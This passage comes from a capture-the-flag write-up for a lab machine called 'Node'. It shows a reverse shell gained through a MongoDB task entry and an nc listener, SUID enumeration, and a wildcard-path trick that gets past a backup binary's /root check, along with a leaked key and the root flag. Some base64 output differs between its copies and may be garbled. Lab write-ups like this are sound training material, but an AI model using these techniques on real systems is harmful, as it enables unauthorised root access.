


```
> db.tasks.insert( { "cmd" : "/tmp/shell.sh"} )
WriteResult({ "nInserted" : 1 })
> db.tasks.find()
{ "_id" : ObjectId("60e0b5742c14abea3090e37d"), "cmd" : "/tmp/shell.sh" }

┌──(filiplain㉿fsociety)-[~/…/node/var/www/myplace]
└─$ nc -lvnp 8089
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8089
Ncat: Listening on 0.0.0.0:8089
Ncat: Connection from 10.10.10.58.
Ncat: Connection from 10.10.10.58:47812.
bash: cannot set terminal process group (1228): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

tom@node:/$
```

1.7 Getting Root


This box has many ways to get root, I'm going to do an unintended way.

Looking for binaries with the SUID flag:




```
tom@node:/$ ls -la $(find / -perm -4000 2>/dev/null)
ls -la $(find / -perm -4000 2>/dev/null)
-rwsr-xr-x 1 root   root        30800 Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root   root        40152 Jun 14  2017 /bin/mount
-rwsr-xr-x 1 root   root       142032 Jan 28  2017 /bin/ntfs-3g
-rwsr-xr-x 1 root   root        44168 May  7  2014 /bin/ping
-rwsr-xr-x 1 root   root        44680 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root   root        40128 May 17  2017 /bin/su
-rwsr-xr-x 1 root   root        27608 Jun 14  2017 /bin/umount
-rwsr-sr-x 1 daemon daemon      51464 Jan 14  2016 /usr/bin/at
-rwsr-xr-x 1 root   root        49584 May 17  2017 /usr/bin/chfn
-rwsr-xr-x 1 root   root        40432 May 17  2017 /usr/bin/chsh
-rwsr-xr-x 1 root   root        75304 May 17  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root   root        32944 May 17  2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root   root        39904 May 17  2017 /usr/bin/newgrp
-rwsr-xr-x 1 root   root        32944 May 17  2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root   root        54256 May 17  2017 /usr/bin/passwd
-rwsr-xr-x 1 root   root        23376 Jan 17  2016 /usr/bin/pkexec
-rwsr-xr-x 1 root   root       136808 Jul  4  2017 /usr/bin/sudo
-rwsr-xr-- 1 root   messagebus  42992 Jan 12  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root   root        10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root   root       428240 Mar 16  2017 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root   root        14864 Jan 17  2016 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root   root        81672 Jul 17  2017 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root   root        38984 Jun 14  2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-- 1 root   admin       16484 Sep  3  2017 /usr/local/bin/backup
tom@node:/$
```

We see an interesting one “/usr/local/bin/backup” that only the root user and the users in the admin group can run it, and the user Tom is part of the admin group:




```
tom@node:/$ id
id
uid=1000(tom) gid=1000(tom) groups=1000(tom),4(adm),24(cdrom),27(sudo),30(dip),46(plug
ev),115(lpadmin),116(sambashare),1002(admin)
tom@node:/$
```

The “backup” file requires three arguments to work, and one of the arguments will be a magic word.



```
tom@node:/$ /usr/local/bin/backup 1 2 3
/usr/local/bin/backup 1 2 3

                    Secure Backup v1.0

 [!] Ah-ah-ah! You didn't say the magic word!
```

When we were looking at the “app.js” that the website is running, we saw a backup key: `45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474`, the app also have the syntax for this backup binary:




```
var proc = spawn('/usr/local/bin/backup', ['-q', backup_key, __dirname ]);
var backup = '';
```

It needs the flag “-q” the backup key and the name of the directory, it will be something like:

```
backup -q
↪   45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474
↪   /root/root.txt
```

The output will be a base64 that we have to decode and pass to a zip file, and then unzip it, in this case we dont get the flag:




```
┌──(filiplain㉿fsociety)-[~/…/node/var/www/myplace]
└─$ cat root.txt
QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
QQQQQQQQQQQQQQQQQQQWQQQQQWWWBBBHHHHHHHHHHBWWWQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ
QQQQQQQQQQQQQQQD!`__ssaaaaaaaaaass_ass_s____.  -~""??9VWQQQQQQQQQQQQQQQQQQQQ
QQQQQQQQQQQQQP'_wmQQQWWBWV?GwwwmmWQmwwwwwgmZUVVHAqwaaaac,"?9$QQQQQQQQQQQQQQ
QQQQQQQQQQQW! aQWQQQQW?qw#TTSgwawwggywawwpY?T?TYTYTXmwwgZ$ma/-?4QQQQQQQQQQQ
QQQQQQQQQQW' jQQQQWTqwDYauT9mmwwawww?WWWWQQQQQ@TT?TVTT9HQQQQQQw,-4QQQQQQQQQ
QQQQQQQQQQ[ jQQQQQyWVw2$wWWQQQWWQWWWW7WQQQQQQQQPWWQQQWQQw7WQQQWWc)WWQQQQQQQQ
QQQQQQQQQf jQQQQQWWmWmmQWU????????9WWQmWQQQQQQQQWjWQQQQQQQQWQmQQQQWL 4QQQQQQQQ
QQQQQQQP'.yQQQQQQQQQQQP"       <wa,.!4WQQQQQQQQWdWP??!"??4WWQQQWQQc ?QWQQQQQ
QQQQQP'_a.<aamQQQW!<yF "!` ..  "??$Qa "WQQQWTVP'    "??' =QQmWWV?46/ ?QQQQQ
QQQP'sdyWQP?!`.-"?46mQQQQQQT!mQQgaa. <wWQQWQaa _aawmWWQQQQQQQQQQWP4a7g -WWQQ
QQ[ j@mQP'adQQP4ga, -????" <jQQQQQWQQQQQQQQQQWW;)WQWWWW9QQP?"`  -?QzQ7L ]QQQ
QW jQkQ@ jWQQD'-?$QQQQQQQQQQQQQQQQQQWWQWQQQWQQQc "4QQQQa   .QP4QQQQfWkl jQQQ
QE ]QkQk $D?`  waa "?9WWQQQP??T?47`_aamQQQQQQWWQw,-?QWWQQQQQ`"QQQD\Qf(.QWQQ
QQ,-Qm4Q/-QmQ6 "WWQma/  "??QQQQQQL 4W"- -?$QQQQWP`s,awT$QQQ@  "QW@?$:.yQQQQ
QQm/-4wTQgQWQQ,  ?4WWk 4waac -???$waQQQQQQQQF??'<mWWWWWWQW?^  ` ]6QQ' yQQQQQ
QQQQw,-?QmWQQQQw  a,    ?QWWQQQw _.  "?????9VWaamQWV???"  a j/  ]QQf jQQQQQQ
QQQQQQw,"4QQQQQQm,-$Qa     ???4F jQQQQQwc <aaas _aaaaa 4QW ]E  )WQ`=QQQQQQQ
QQQQQQWQ/ $QQQQQQQa ?H ]Wwa,     ???9WWWh dQWWW,=QWWU?  ?!     )WQ ]QQQQQQQ
QQQQQQQQQc-QWQQQQQW6,  QWQWQQQk <c                             jWQ ]QQQQQQQ
QQQQQQQQQQ,"$WQQWQQQQg,."?QQQQ'.mQQQmaa,.,                  . .; QWQ.]QQQQQQQ
QQQQQQQQQWQa ?$WQQWQQQQQa,."?( mQQQQQQW[:QQQQm[ ammF jy! j( } jQQQ(:QQQQQQQ
QQQQQQQQQQWWma "9gw?9gdB?QQwa, -??T$WQQ;:QQQWQ ]WWD _Qf +?! _jQQQWf QQQQQQQ
QQQQQQQQQQQQQQQQws "Tqau?9maZ?WQmaas,,    --~-- ---  . _ssawmQQQQQQk 3QQQQWQ
QQQQQQQQQQQQQQQQQWQga,-?9mwad?1wdT9WQQQQQWVVTTYY?YTVWQQQQWWD5mQQPQQQ ]QQQQQQ
QQQQQQQWQQQQQQQQQQQQWQQwa,-??$QwadV}<wBHHVHWWBHHUWWBVTTTV5awBQQD6QQQ ]QQQQQQ
QQQQQQQQQQQQQQQQQQQQQQQWWQQga,-"9$WQQmmwwmBUUHTTVWBWQQQQWVT?96aQWQQQ ]QQQQQQ
QQQQQQQQQQWQQQQQWQQQQQQQQQQQQWQQma,-?9$QQWWQQQQQQQWmQmmmmmQWQQQQWQQW(.yQQQQQW
QQQQQQQQQQQQQWQQQQQQQWQQQQQQQQQQQQQQga%,.  -??9$QQQQQQQQQQQWQQWQQV? sWQQQQQQQ
QQQQQQQQQWQQQQQQQQQQQQQQQWQQQQQQQQQQQQWQQQQmywaa,;~^"!???????!^`_saQWWQQQQQQQ
QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQWWWWQQQQQmwywwwwwwmQQWQQQQQQQQQQQ
QQQQQQQWQQQWQQQQQQQWQQQWQQQQQQWQQQQQQQQQQQQQQQQQQQWQQQQQQWQQQWWWQQQQQQQQQQQQQQQWQ
```

There is a function in the binary that checks if the file in the arguments is "/root", so let's hijack it:


In this case instead of using the "/root" we can use something like:

```
backup -q
↪ 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474
↪ /ro*/*oot.txt
```



```
tom@node:/$ backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /ro*/*oot.txt
UEsDBAoACQAAANR9I0vyjjdALQAAACEAAAANABwAcm9vdC9yb290LnR4dFVUCQAD0BWsWajA4GB1eAsAAQQAAAAABAAAAACvouwoeNby7tD6icD0bq8
y47OtEscHogQXcqjU+0beFlOgXkQ/SFZGv75QSwcI8o43QC0AAAAhAAAAUEsBAh4DCgAJAAAA1H0jS/KON0AtAAAAIQAAAA0AGAAAAAAAAQAAAKCBAA
Jvb3Qvcm9vdC50eHRVVAUAA9AVrFl1eAsAAQQAAAAABAAAAABQSwUGAAAAAAEAAQBTAAAAhAAAAAAAtom@node:/$ 
```

The only thing left will be base64 decoding it, then unzip it with the "magicpassword" from the previous zip, and cat the flag.



```
┌──(filiplain㉿fsociety)-[~/…/node/var/www/myplace]
└─$ echo "UEsDBAoACQAAANR9I0vyjjdALQAAACEAAAANABwAcm9vdC9yb290LnR4dFVUCQAD0BWsWajA4GB1eAsAAQQAAAAABAAAAADCxNMDYt0
KCBAAAAAHJvb3Qvcm9vdC50eHRVVAUAA9AVrFl1eAsAAQQAAAAABAAAAABQSwUGAAAAAAEAAQBTAAAAhAAAAAAA" |base64 -d > root.zip

┌──(filiplain㉿fsociety)-[~/…/node/var/www/myplace]
└─$ unzip root.zip
Archive:  root.zip
[root.zip] root/root.txt password:
 extracting: root/root.txt

┌──(filiplain㉿fsociety)-[~/…/node/var/www/myplace]
└─$ cat root/root.txt
1722e99ca5f353b362556a62bd5e6be0
```